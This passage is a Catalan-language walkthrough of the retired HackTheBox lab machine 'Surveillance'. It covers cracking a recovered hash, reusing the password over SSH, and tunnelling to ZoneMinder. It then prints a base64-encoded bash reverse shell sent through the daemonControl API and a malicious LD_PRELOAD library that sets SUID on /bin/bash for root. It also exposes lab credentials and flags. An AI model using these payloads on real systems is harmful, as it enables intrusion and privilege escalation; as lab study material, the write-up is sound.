39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
```

Per longitud i format hexadecimal, encaixa amb un hash SHA-256 sense sal visible al mateix registre. El pas següent consisteix a extreure'l a un fitxer i fer craqueig offline. Si s'obté una contrasenya, s'haurà de validar de manera ordenada contra identitats locals reals del sistema, especialment perquè el nom `Matthew` apareix associat a l'usuari de Craft CMS.

Craqueig offline del hash SHA-256

El hash extret del backup SQL es va traslladar a la màquina atacant per fer craqueig offline. Abans de llançar `hashcat`, es va identificar el format probable amb `hashid`.

Ordres executades a la màquina atacant:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

cat > loot/matthew_hash.txt <<'EOF'
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec
EOF

hashid loot/matthew_hash.txt
hashcat -m 1400 loot/matthew_hash.txt /usr/share/wordlists/rockyou.txt --show
```

hashid va proposar diverses famílies possibles per a un digest hexadecimal de 256 bits, entre elles SHA-256:

```
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] SHA3-256
[+] Skein-256
```

Com que el mode `--show` encara no tenia resultat a la caché de hashcat, es va llançar el craqueig amb mode `1400`, corresponent a SHA2-256:

```
hashcat -m 1400 loot/matthew_hash.txt /usr/share/wordlists/rockyou.txt
hashcat -m 1400 loot/matthew_hash.txt /usr/share/wordlists/rockyou.txt --show
```

Sortida rellevant:

```
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Recovered.....: 1/1 (100.00%)
```

Interpretació

El hash de l'usuari administrador de Craft CMS es va craquejar correctament com a SHA2-256. La contrasenya recuperada va ser:

```
starcraft122490
```

Aquest resultat no s'ha d'assumir automàticament com a accés de sistema. La metodologia correcta consisteix a comprovar si existeix un usuari local relacionat amb la identitat **Matthew B** i validar reutilització de credencial contra serveis disponibles, especialment SSH, que ja estava exposat des de la fase de reconeixement.

Validació de reutilització de credencials i accés SSH com matthew

Després de craquejar el hash SHA-256 recuperat des del backup SQL de Craft CMS, la contrasenya obtinguda va ser:

```
starcraft122490
```

Aquest resultat no s'havia d'assumir automàticament com una credencial vàlida del sistema operatiu. En un entorn realista, una credencial d'aplicació pot estar limitada al mateix CMS, pot haver estat canviada al sistema, o pot correspondre a una identitat sense usuari local. Per aquest motiu, abans de construir fases posteriors sobre ella, es va validar la possible reutilització contra el servei SSH, que ja havia aparegut exposat des de l'enumeració inicial.

L'accés es va provar contra l'usuari `matthew`, correlacionant el nom local probable amb la identitat `Matthew B` localitzada al backup SQL:

```
ssh matthew@surveillance.htb
```

Durant la primera connexió es va acceptar la clau del host:

```
The authenticity of host 'surveillance.htb (10.129.230.42)' can't be established.  
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xot0sBBE.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added 'surveillance.htb' (ED25519) to the list of known hosts.
```

Després d'introduir la contrasenya recuperada, el sistema va obrir una sessió Ubuntu 22.04.3 LTS:

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)
```

Un cop dins, es va verificar l'existència d'usuaris rellevants a `/etc/passwd`:

```
grep -E 'matthew|bash|sh$' /etc/passwd
```

Sortida rellevant:

```
root:x:0:0:root:/root:/bin/bash  
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash  
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
```

Aquesta sortida aporta dues lectures. La primera és immediata: `matthew` existeix com a usuari local i té shell interactiva `/bin/bash`. La segona és prospectiva: també existeix un usuari `zoneminder`, cosa que encaixa amb la presència posterior d'una aplicació ZoneMinder al sistema.

El context de la sessió es va validar amb ordres bàsiques:

```
id  
whoami  
hostname  
pwd  
ls -la  
wc -c user.txt 2>/dev/null
```

Sortida rellevant:

```
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)  
  
matthew  
surveillance  
/home/matthew  
  
-rw-r----- 1 root matthew 33 May 16 09:09 user.txt  
  
33 user.txt
```

Finalment es va llegir la flag d'usuari:

```
cat user.txt
```

Sortida:

```
1068b8ee7ba37430d97420164f0710b3
```

Lectura del resultat

La contrasenya extreta de la capa web va ser reutilitzada al sistema operatiu. Això va permetre abandonar una shell web limitada com `www-data` i passar a una sessió SSH estable com `matthew`.

Aquesta transició és important per tres motius:

1. aporta estabilitat operativa;
2. permet enumerar serveis interns amb més comoditat;
3. crea un pont entre l'aplicació vulnerable inicial i la infraestructura local que no estava exposada des de fora.

Enumeració interna i detecció de ZoneMinder

Amb una sessió SSH estable com `matthew`, la fase següent va consistir a revisar serveis accessibles únicament des de la mateixa màquina. L'escaneig extern inicial només havia mostrat SSH i HTTP, però un cop dins del sistema cal revisar listeners locals, sockets i serveis lligats a `127.0.0.1`.

Es van revisar els ports TCP en escolta:

```
ss -lntp 2>/dev/null
netstat -lntp 2>/dev/null
```

Sortida rellevant:

```
127.0.0.1:3306 LISTEN
127.0.0.1:8080 LISTEN
0.0.0.0:80 LISTEN
0.0.0.0:22 LISTEN
127.0.0.53:53 LISTEN
```

La lectura clau és la presència de dos serveis interns:

Adreça	Port	Interpretació
127.0.0.1	3306/tcp	Base de dades local
127.0.0.1	8080/tcp	Aplicació web interna no visible des de fora

El port `8080/tcp` no va aparèixer a l'escaneig extern perquè només escolta en localhost. Per identificar-lo es van revisar rutes i paquets instal·lats relacionats amb ZoneMinder:

```
ls -la /usr/share/zoneminder 2>/dev/null
```

Sortida rellevant:

```
drwxr-xr-x 4 www-data www-data 4096 Oct 17 2023 .
```

```
drwxr-xr-x 2 root zoneminder 36864 Oct 17 2023 db
drwxr-xr-x 13 root zoneminder 4096 Oct 17 2023 www
```

També es van revisar paquets instal·lats:

```
dpkg -l | grep -Ei 'zoneminder|apache|nginx|mysql|mariadb'
```

Fragments rellevants:

```
ii nginx 1.18.0-6ubuntu14.4 amd64 nginx web/proxy server
ii mariadb-server-10.6 1:10.6.12-0ubuntu0.22.04.1 amd64 MariaDB database server binaries
hi zoneminder 1.36.32+dfsg1-1 amd64 video camera security and
surveillance solution
```

La cerca de processos relacionats no va retornar resultats visibles per a `matthew`:

```
ps aux | grep -Ei 'zoneminder|zms|zm|apache|nginx|mysql' | grep -v grep
```

Tot i que aquesta cerca no va mostrar processos, l'evidència combinada d'un listener intern a `127.0.0.1:8080`, la ruta `/usr/share/zoneminder` i el paquet `zoneminder 1.36.32` va permetre orientar la fase següent cap a ZoneMinder.

Implicació per a la fase següent

El servei de ZoneMinder no estava exposat a la interfície de xarxa externa. Per interactuar-hi des de la màquina atacant era necessari crear un túnel SSH. Aquest patró és essencial en postexploitació: moltes aplicacions rellevants només apareixen després de revisar localhost des d'un compte intern.

Accés a ZoneMinder mitjançant túnel SSH

El servei identificat a `127.0.0.1:8080` es va exposar localment a la màquina atacant mitjançant port forwarding SSH. Es va usar la sessió de `matthew` per mapar el port remot `8080` al port local `8082`:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

ssh matthew@surveillance.htb -L 8082:127.0.0.1:8080
```

Mentre aquesta sessió romania oberta, el navegador i `curl` podien accedir al servei intern a través de:

```
http://127.0.0.1:8082/
```

Es van capturar capçaleres i HTML de la pàgina arrel:

```
curl -i http://127.0.0.1:8082/ | tee scans/zoneminder_root_headers.txt
curl -sS -L http://127.0.0.1:8082/ -o scans/zoneminder_root.html

grep -RniE 'zoneminder|zm|login|version|1\.\.36\.\.32|csrf|token' \
scans/zoneminder_root_headers.txt scans/zoneminder_root.html
```

La resposta va confirmar que el servei intern era ZoneMinder i presentava una pàgina de login:

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.18.0 (Ubuntu)
Set-Cookie: ZMSESSID=...
<title>ZM - Login</title>
```

També es va observar el formulari d'autenticació i un token CSRF generat dinàmicament:

```
ZoneMinder Login
<input type='hidden' name='__csrf_magic'
value="key:8990c59f534cf2e7547f8a9eeffdc069128d98fa,1778925182" />
<input type="hidden" name="action" value="login"/>
```

Amb les credencials reutilitzades es va accedir a la consola:

```
admin : starcraft122490
```

A la interfície web es va observar la sessió com `admin` i la versió:

```
ZoneMinder Console
account_circle admin
v1.36.32
```

Interpretació

La contrasenya recuperada des de Craft CMS no només era vàlida per SSH com `matthew`, sinó també per al compte `admin` de ZoneMinder. Aquesta reutilització va permetre accedir a una aplicació interna amb funcionalitat administrativa.

La versió 1.36.32 orienta la fase següent cap a l'API de ZoneMinder i els seus endpoints de control de dimonis.

Autenticació contra l'API de ZoneMinder

Després de confirmar l'accés web, es va validar autenticació contra l'API perquè l'explotació posterior depenia d'endpoints JSON.

Des de la màquina atacant, amb el túnel actiu, es va enviar una petició de login:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance
mkdir -p scans loot

curl -sS -X POST \
-d "user=admin&pass=starcraft122490" \
"http://127.0.0.1:8082/api/host/login.json" \
| tee scans/zoneminder_api_login.json
```

La resposta va retornar un token d'accés, un token de refresc, la versió de ZoneMinder i la versió de l'API:

```
{
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...",
  "access_token_expires": 7200,
  "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...",
  "refresh_token_expires": 86400,
```

```
"credentials": "auth=",
"append_password": 0,
"version": "1.36.32",
"apiversion": "2.0"
}
```

Per treballar de manera reproducible, es va formatar el JSON i es van desar camps clau en fitxers auxiliars:

```
python3 -m json.tool scans/zoneminder_api_login.json | tee
scans/zoneminder_api_login_pretty.json
```

```
python3 - <<'PY'
import json
from pathlib import Path

data = json.loads(Path("scans/zoneminder_api_login.json").read_text())
Path("loot/zoneminder_access_token.txt").write_text(data.get("access_token", "") + "\n")
Path("loot/zoneminder_version.txt").write_text(data.get("version", "") + "\n")
Path("loot/zoneminder_apiversion.txt").write_text(data.get("apiversion", "") + "\n")

print("access_token_saved=", bool(data.get("access_token")))
print("version=", data.get("version"))
print("apiversion=", data.get("apiversion"))
PY
```

Sortida rellevant:

```
access_token_saved= True
version= 1.36.32
apiversion= 2.0
```

Lectura del resultat

L'API va confirmar autenticació vàlida com **admin**. El token d'accés va permetre interactuar amb endpoints interns sense dependre de la sessió del navegador. Aquesta separació millora la reproductibilitat de l'explotació i permet desar evidències a `scans/` i `loot/`.

Execució remota autenticada a ZoneMinder

Amb token vàlid, es va preparar una reverse shell contra l'endpoint de control de dimonis:

```
/api/host/daemonControl/zmdc.pl/<command>.json
```

El payload es va construir de manera dinàmica usant la IP de la interfície VPN `tun0`, codificant-lo en base64 i després URL-encodejant-lo per inserir-lo a la ruta:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

TOKEN="$(tr -d '\n' < loot/zoneminder_access_token.txt)"
LHOST="$(ip -o -4 addr show tun0 | awk '{print $4}' | cut -d/ -f1)"
LPORT="4445"

REV="bash -i >& /dev/tcp/${LHOST}/${LPORT} 0>&1"
```



```
B64="$(printf '%s' "$REV" | base64 -w0)"
INJECT="\$(echo ${B64}|base64 -d|bash)"
ENCODED="$(python3 -c 'import urllib.parse, sys; print(urllib.parse.quote(sys.argv[1],
safe=""))' "$INJECT")"

echo "[*] LHOST=$LHOST"
echo "[*] LPORT=$LPORT"
echo "[*] Payload base64=$B64"

curl -sS \
"http://127.0.0.1:8082/api/host/daemonControl/zmdc.pl/${ENCODED}.json?token=${TOKEN}" \
| tee scans/zoneminder_rce_trigger_response.json
```

Durant aquesta execució va aparèixer una incidència local en intentar llegir el fitxer del token:

```
preexec: no existe el fichero o el directorio: loot/zoneminder_access_token.txt
```

Tanmateix, la petició va arribar a l'endpoint vulnerable i el servidor va retornar un 504 Gateway Time-out, compatible amb una execució bloquejada per la reverse shell:

```
[*] LHOST=10.10.15.26
[*] LPORT=4445
[*] Payload base64=YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4yNi80NDQ1IDA+JjE=

<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

En paral·lel es va mantenir un listener:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

nc -lvp 4445 | tee scans/revshell_zoneminder_nc.txt
```

La connexió entrant va confirmar execució com zoneminder:

```
listening on [any] 4445 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.230.42] 52258
bash: cannot set terminal process group (998): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www/api/app/webroot$
```

Es va validar el context:

```
id
whoami
hostname
pwd
```

Sortida rellevant:

```
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
zoneminder
surveillance
/usr/share/zoneminder/www/api/app/webroot
```

La shell es va establir de forma mínima:

```
script /dev/null -c bash
export TERM=xterm
stty rows 40 columns 120
```

I es va revisar el directori inicial:

```
ls -la
```

Sortida rellevant:

```
drwxr-xr-x 4 root zoneminder 4096 Oct 17 2023 .
drwxr-xr-x 10 root zoneminder 4096 Oct 17 2023 ..
drwxr-xr-x 2 root zoneminder 4096 Oct 17 2023 css
-rw-r--r-- 1 root zoneminder 3744 Nov 18 2022 index.php
-rw-r--r-- 1 root zoneminder 3584 Nov 18 2022 test.php
```

Interpretació

L'endpoint `daemonControl` va permetre moviment lateral des de `matthew` cap a l'usuari de servei `zoneminder`. L'evidència determinant no va ser el `504`, sinó la connexió rebuda i el context `uid=1001(zoneminder)`.

Aquesta fase prepara l'escalada local, perquè `zoneminder` té permisos específics associats als scripts de `ZoneMinder`.

Estabilització de l'accés com zoneminder

Durant la fase d'escalada es va generar una clau SSH per evitar dependre d'una reverse shell incòmoda i amb eco duplicat. A la màquina atacant es va crear un parell de claus:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance
ssh-keygen -t ed25519 -f zoneminder_ed25519 -N ''
```

La clau pública generada va ser:

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK50ML1B2NU1dPcBPx0keLCG232J0tAIgkDayYeVe46y r4mon@parrot
```

Des de la shell com `zoneminder`, es va afegir a `authorized_keys`:

```
mkdir -p ~/.ssh && chmod 700 ~/.ssh && echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIK50ML1B2NU1dPcBPx0keLCG232J0tAIgkDayYeVe46y r4mon@parrot' >>
~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys
```

Es va verificar l'última línia:

```
tail -n 1 ~/.ssh/authorized_keys
```

Sortida:

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK50ML1B2NU1dPcBPx0keLCG232J0tAigkDayYeVe46y r4mon@parrot
```

Després s'hi va accedir per SSH com zoneminder:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance  
ssh -i zoneminder_ed25519 zoneminder@surveillance.htb
```

La sessió estable va permetre continuar l'escalada amb menys soroll:

```
id  
whoami  
pwd
```

Sortida rellevant:

```
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)  
zoneminder  
/home/zoneminder
```

Lliçó d'estabilitat

Aquesta estabilització no és imprescindible per a la vulnerabilitat, però sí que millora la qualitat del treball. Una shell estable redueix errors de còpia, evita problemes de terminal i facilita distingir fallades reals de fallades produïdes per la interfície de shell.

Enumeració de privilegis com zoneminder

El primer control local va ser `sudo -l`, perquè permet identificar ordres executables amb privilegis elevats:

```
sudo -l
```

Sortida:

```
Matching Defaults entries for zoneminder on surveillance:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
use_pty  
  
User zoneminder may run the following commands on surveillance:  
(ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

La part crítica és:

```
(ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

La seva interpretació:

Element	Significat
(ALL : ALL)	Pot executar-se com qualsevol usuari i grup
NOPASSWD	No requereix contrasenya
/usr/bin/zm[a-zA-Z]*.pl	Permet scripts Perl de ZoneMinder sota /usr/bin
*	Permet arguments addicionals

Es van llistar els scripts que encaixaven amb el patró:

```
ls -al /usr/bin/zm*.pl 2>/dev/null
```

Sortida rellevant:

```
-rwxr-xr-x 1 root root 43027 Nov 23 2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23 2022 /usr/bin/zmcantool.pl
-rwxr-xr-x 1 root root 6043 Nov 23 2022 /usr/bin/zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23 2022 /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23 2022 /usr/bin/zmfilter.pl
-rwxr-xr-x 1 root root 13994 Nov 23 2022 /usr/bin/zmpkg.pl
-rwxr-xr-x 1 root root 45421 Nov 23 2022 /usr/bin/zmupdate.pl
-rwxr-xr-x 1 root root 7022 Nov 23 2022 /usr/bin/zmwatch.pl
```

També es van revisar binaris SUID existents:

```
find / -perm -4000 -type f 2>/dev/null
```

Sortida rellevant:

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
```

No va aparèixer `/bin/bash` amb SUID ni un binari anòmal evident. Per tant, l'escalada no s'havia de buscar en un SUID preexistent, sinó en la regla sudo sobre els scripts de ZoneMinder.

Validació de `zmdc.pl` i opció `ZM_LD_PRELOAD`

Entre els scripts permesos, `zmdc.pl` resultava especialment interessant perquè controla dimonis de ZoneMinder. Primer es va revisar el seu ús:

```
sudo zmdc.pl 2>&1 | tee /tmp/zmdc_usage.txt
```

Sortida:

```
No command given
Usage:
zmdc.pl {command} [daemon [options]]

Options:
{command} - One of 'startup|shutdown|status|check|logrot' or
'start|stop|restart|reload|version'. [daemon [options]] - Daemon name
and options, required for second group of commands
```

Una consulta d'estat va mostrar que l'script intenta usar el socket de control de ZoneMinder:

```
sudo zmdc.pl status zmdc 2>&1 | tee /tmp/zmdc_status_zmdc.txt
```

Sortida:

```
Unable to connect to server using socket at /run/zm/zmdc.sock
```

Després es va revisar la interfície web autenticada de ZoneMinder a:

```
http://127.0.0.1:8082/?view=options&tab=config
```

A Options -> Config es va localitzar l'opció ZM_LD_PRELOAD. La inspecció de l'HTML va mostrar el camp editable:

```
<label class="col-md-4 control-label text-md-right" for="ZM_LD_PRELOAD">ZM_LD_PRELOAD</label>
<input id="ZM_LD_PRELOAD" class="form-control-sm" type="text" name="newConfig[ZM_LD_PRELOAD]"
value="">
```

La combinació d'evidències era significativa:

- `zoneminder` podia executar scripts `zm*.pl` com `root` sense contrasenya.
- `zmdc.pl` controla dimonis de ZoneMinder.
- ZoneMinder permet definir `ZM_LD_PRELOAD`.
- `ZM_LD_PRELOAD` accepta una ruta de biblioteca compartida.
- Si `zmdc.pl` pren aquesta opció i la converteix en `LD_PRELOAD`, una biblioteca controlada podria carregar-se en context privilegiat.

Escalada de privilegis mitjançant ZM_LD_PRELOAD i zmdc.pl

Es va revisar el codi de `zmdc.pl` per confirmar que pren `ZM_LD_PRELOAD` i l'assigna a `LD_PRELOAD`:

```
grep -nEi 'LD_PRELOAD|ZM_LD_PRELOAD|preload|exec|daemon|zmc' /usr/bin/zmdc.pl | head -n 80
```

Fragment rellevant:

```
82:if ( $Config{ZM_LD_PRELOAD} ) {
83: Debug("Adding ENV{LD_PRELOAD} = $Config{ZM_LD_PRELOAD}");
84: $ENV{LD_PRELOAD} = $Config{ZM_LD_PRELOAD};
...
```

```
514: exec($daemon, @good_args) or Fatal("Can't exec: $!");
```

També es va localitzar la definició de l'opció a `ConfigData.pm`:

```
sed -n '1860,1890p' /usr/share/perl5/ZoneMinder/ConfigData.pm
```

Fragment rellevant:

```
{
  name => 'ZM_LD_PRELOAD',
  default => '',
  description => "Path to library to preload before launching daemons",
  help => q`
Some older cameras require the use of the v4l1 compat
library. This setting allows the setting of the path
to the library, so that it can be loaded by zmdc.pl
before launching zmc.
`,
  type => $types{abs_path},
  category => 'config',
},
```

La biblioteca compartida es va preparar per executar `chmod u+s /bin/bash` en carregar-se. Inicialment es va intentar compilar a l'objectiu, però va fallar per absència de `ld`:

```
gcc -fPIC -shared -o /tmp/shell.so /tmp/shell.c -nostartfiles
```

Sortida:

```
collect2: fatal error: cannot find 'ld'
compilation terminated.
```

Per això es va compilar a Parrot. Es va crear el font:

```
cd /home/r4mon/pentest/targets/HTB/medium/Surveillance

cat > shell.c <<'EOF'
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

void _init() {
  unsetenv("LD_PRELOAD");
  setgid(0);
  setuid(0);
  system("chmod u+s /bin/bash");
}
EOF
```

Es va compilar la biblioteca compartida:

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

I es va verificar:

```
ls -la shell.c shell.so && file shell.so
```

Sortida rellevant:

```
-rw-r--r-- r4mon r4mon 193 B Sat May 16 18:14:02 2026 shell.c
-rwxr-xr-x r4mon r4mon 14 KB Sat May 16 18:14:33 2026 shell.so
shell.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not
stripped
```

Després es va transferir a l'objectiu usant el compte `matthew`:

```
scp shell.so matthew@surveillance.htb:/tmp/shell.so
```

Sortida rellevant:

```
shell.so 100% 14KB 83.9KB/s 00:00
```

Des de la sessió SSH com `zoneminder`, es va verificar la biblioteca:

```
ls -la /tmp/shell.so && file /tmp/shell.so
```

Sortida rellevant:

```
-rwxr-xr-x 1 matthew matthew 14152 May 16 16:19 /tmp/shell.so
/tmp/shell.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, not
stripped
```

Es va fixar `ZM_LD_PRELOAD` a la base de dades i es va verificar tant a MariaDB com al mòdul Perl de ZoneMinder:

```
mysql -uzmuser -pZoneMinderPassword2023 zm \
-e "UPDATE Config SET Value='/tmp/shell.so' WHERE Name='ZM_LD_PRELOAD'; SELECT
Id,Name,Value,LENGTH(Value) FROM Config WHERE Name='ZM_LD_PRELOAD';"

perl -MZoneMinder::Config=:all \
-e 'print "PERL ZM_LD_PRELOAD=[${Config{ZM_LD_PRELOAD}}]\n";'

ls -la /bin/bash
```

Sortida rellevant:

```
+-----+-----+-----+-----+
| Id | Name | Value | LENGTH(Value) |
+-----+-----+-----+-----+
| 102 | ZM_LD_PRELOAD | /tmp/shell.so | 13 |
+-----+-----+-----+-----+

PERL ZM_LD_PRELOAD=[/tmp/shell.so]

-rwxr-xr-x 1 root root 1396520 Jan 6 2022 /bin/bash
```

En aquest punt `ZM_LD_PRELOAD` estava correctament configurat i `/bin/bash` encara no tenia SUID.

Per disparar la càrrega de la biblioteca es va reiniciar `zmdc` amb `sudo`:

```
sudo zmdc.pl shutdown zmdc
```

Sortida:

```
Server exiting at 26/05/16 16:21:21  
Server shutdown at 26/05/16 16:21:21
```

Després es va arrencar de nou:

```
sudo zmdc.pl startup zmdc
```

Sortida:

```
Starting server
```

En comprovar `/bin/bash`, va aparèixer el bit SUID:

```
ls -la /bin/bash
```

Sortida:

```
-rwsr-xr-x 1 root root 1396520 Jan 6 2022 /bin/bash
```

La `s` al bloc de permisos confirma que el binari s'executarà amb EUID del propietari, `root`.

Es va executar Bash en mode privilegiat:

```
/bin/bash -p
```

I es va validar el context:

```
id  
whoami  
pwd
```

Sortida:

```
uid=1001(zoneminder) gid=1001(zoneminder) euid=0(root) groups=1001(zoneminder)  
root  
/home/zoneminder
```

Interpretació

L'escalada es va produir per la combinació de dues condicions:

1. `zoneminder` podia executar `zmdc.pl` com `root` mitjançant `sudo` i sense contrasenya.
2. ZoneMinder permetia definir `ZM_LD_PRELOAD`, una ruta de biblioteca compartida que `zmdc.pl` incorporava a l'entorn com `LD_PRELOAD`.

En apuntar aquesta opció a una biblioteca controlada i reiniciar `zmdc.pl` amb privilegis elevats, la biblioteca es va carregar en context privilegiat i va modificar els permisos de `/bin/bash`. L'execució posterior de `/bin/bash -p` va produir una shell amb `euid=0(root)`.

Lectura de la flag de root i validació final

Amb una shell privilegiada, es va accedir al directori `/root` i es va verificar la flag final:

```
cd /root && ls -la && wc -c root.txt 2>/dev/null
```

Sortida rellevant:

```
drwx----- 7 root root 4096 May 16 09:09 .
-rw-r----- 1 root root 33 May 16 09:09 root.txt
33 root.txt
```

Finalment es va llegir `root.txt`:

```
cat root.txt
```

Sortida:

```
3e59221452f163cb22110b9547228b8f
```

La plataforma va confirmar la resolució completa:

```
You have solved Surveillance!
Pwn Date: 16 May 2026
Machine State: Retired
XP Earned: 650
```

Resultat

La màquina **Surveillance** va quedar compromesa completament. La ruta final va permetre passar d'una explotació inicial a Craft CMS a una shell com `www-data`, recuperar credencials des d'un backup SQL, accedir per SSH com `matthew`, pivotar cap a ZoneMinder mitjançant port forwarding, obtenir execució com `zoneminder` des de l'API autenticada i escalar privilegis a `root` abusant de `ZM_LD_PRELOAD` juntament amb la regla `sudo` sobre scripts `zm*.pl`.

Resum tècnic final

La resolució de **Surveillance** va seguir una cadena de compromís en diverses capes. La superfície externa semblava reduïda —SSH i HTTP—, però el servei web exposat va aportar la primera via d'entrada. La identificació de Craft CMS 4.4.14 va permetre orientar l'explotació cap a **CVE-2023-41892**. Abans d'escriure una web shell, es va validar la primitiva amb `phpinfo()`, cosa que va permetre recuperar rutes internes, confirmar el `DOCUMENT_ROOT` i obtenir dades de configuració de l'aplicació.

L'escriptura de la web shell no va funcionar al primer intent. La incidència va ser rellevant des del punt de vista formatiu: no tota fallada en una explotació indica que la vulnerabilitat no existeixi. En aquest cas, la primitiva remota estava provada; el problema era en el transport local del payload, on la shell atacant

interpretava caràcters especials. L'ús posterior de PHP pur amb `file_put_contents()` i `base64_decode()` va eliminar aquesta fragilitat i va permetre obtenir execució com `www-data`.

L'enumeració local de Craft CMS va revelar un backup SQL sota `storage/backups`. Aquest backup contenia un hash SHA-256 associat a l'usuari administrador `Matthew B`. El craqueig offline amb `hashcat` va produir la contrasenya `starcraft122490`, que va ser vàlida per accedir per SSH com l'usuari local `matthew`. Aquesta fase il·lustra un patró freqüent: un backup d'aplicació pot contenir material suficient per trencar la separació entre capa web i sistema operatiu.

Des de `matthew`, l'enumeració de serveis locals va revelar un servei intern a `127.0.0.1:8080`, identificat com `ZoneMinder`. El port forwarding SSH va permetre accedir a l'aplicació des de la màquina atacant. La mateixa contrasenya recuperada va ser vàlida per a l'usuari `admin` de `ZoneMinder`, cosa que va permetre autenticar-se tant a la interfície web com a l'API. L'API va exposar una via d'execució remota autenticada mitjançant `daemonControl`, que va permetre obtenir shell com `zoneminder`.

La fase final va dependre d'una mala combinació de permisos i configuració. L'usuari `zoneminder` podia executar scripts `zm*.pl` com `root` mitjançant `sudo` sense contrasenya. A més, `ZoneMinder` permetia configurar `ZM_LD_PRELOAD`, una ruta de biblioteca compartida que `zmdc.pl` incorporava com `LD_PRELOAD` abans de llançar components de l'aplicació. En apuntar aquesta opció a una biblioteca controlada que executava `chmod u+s /bin/bash`, i reiniciar `zmdc.pl` amb privilegis elevats, `/bin/bash` va rebre el bit SUID. L'execució posterior de `/bin/bash -p` va proporcionar una shell amb `uid=0(root)`.

Lliçons reutilitzables

Enumeració web amb virtual hosts

Una redirecció HTTP cap a un hostname no s'ha de tractar com un detall menor. En aquesta màquina, `surveillance.htb` era necessari per observar l'aplicació real. La comparació entre accés per IP i accés per hostname va permetre detectar el virtual host i justificar l'entrada a `/etc/hosts`.

Patró reutilitzable:

```
curl -i http://IP
curl -i http://hostname
```

Validar una primitiva abans de convertir-la en shell

L'execució de `phpinfo()` abans d'escriure una web shell va ser un pas de baix impacte i alt valor. Va confirmar execució, va mostrar rutes internes i va permetre preparar la fase d'escriptura amb més precisió.

Patró reutilitzable:

1. confirmar execució amb una funció innòcua;
2. extreure rutes internes;
3. escriure payload només quan el context estigui clar.

Vigilar el quoting local

Els primers intents d'escriure la web shell van fallar per interferència de la shell local. Quan es transporten backticks, redireccions, cometes o variables dins de capçaleres HTTP, l'interpret local pot executar o transformar parts del payload abans d'enviar-lo. L'ús de `file_put_contents()` i `base64_decode()` va reduir aquesta fragilitat.

Backups d'aplicació com a pont cap al sistema

El backup SQL de Craft CMS va ser l'element que va permetre passar de `www-data` a credencials reutilitzables. L'enumeració de rutes com `storage`, `backups`, `.env`, `.sql`, `.zip`, `.bak` i `.db` ha de formar part de qualsevol postexploitació web.

```
find . -maxdepth 4 -type f \( -iname "*.zip" -o -iname "*.sql" -o -iname "*.db" -o -iname  
"*.env" -o -iname "*.bak" \) 2>/dev/null
```

No assumir que una credencial d'aplicació és una credencial de sistema

La contrasenya recuperada des de Craft CMS es va validar de manera ordenada contra SSH i després contra ZoneMinder. Aquesta seqüència evita conclusions precipitades i manté la traçabilitat entre identitats.

Pivotar cap a localhost canvia la superfície

L'escaneig extern no mostrava ZoneMinder, però l'enumeració local com `matthew` va revelar `127.0.0.1:8080`. La revisió de listeners interns és una fase crítica després del primer accés.

```
ss -lntp 2>/dev/null || netstat -lntp 2>/dev/null
```

Port forwarding com a eina d'anàlisi

El túnel SSH va permetre tractar una aplicació interna com un servei local de la màquina atacant. Això va facilitar usar navegador, `curl`, desar evidències i treballar amb l'API de manera reproducible.

```
ssh usuario@host -L puerto_local:127.0.0.1:puerto_remoto
```

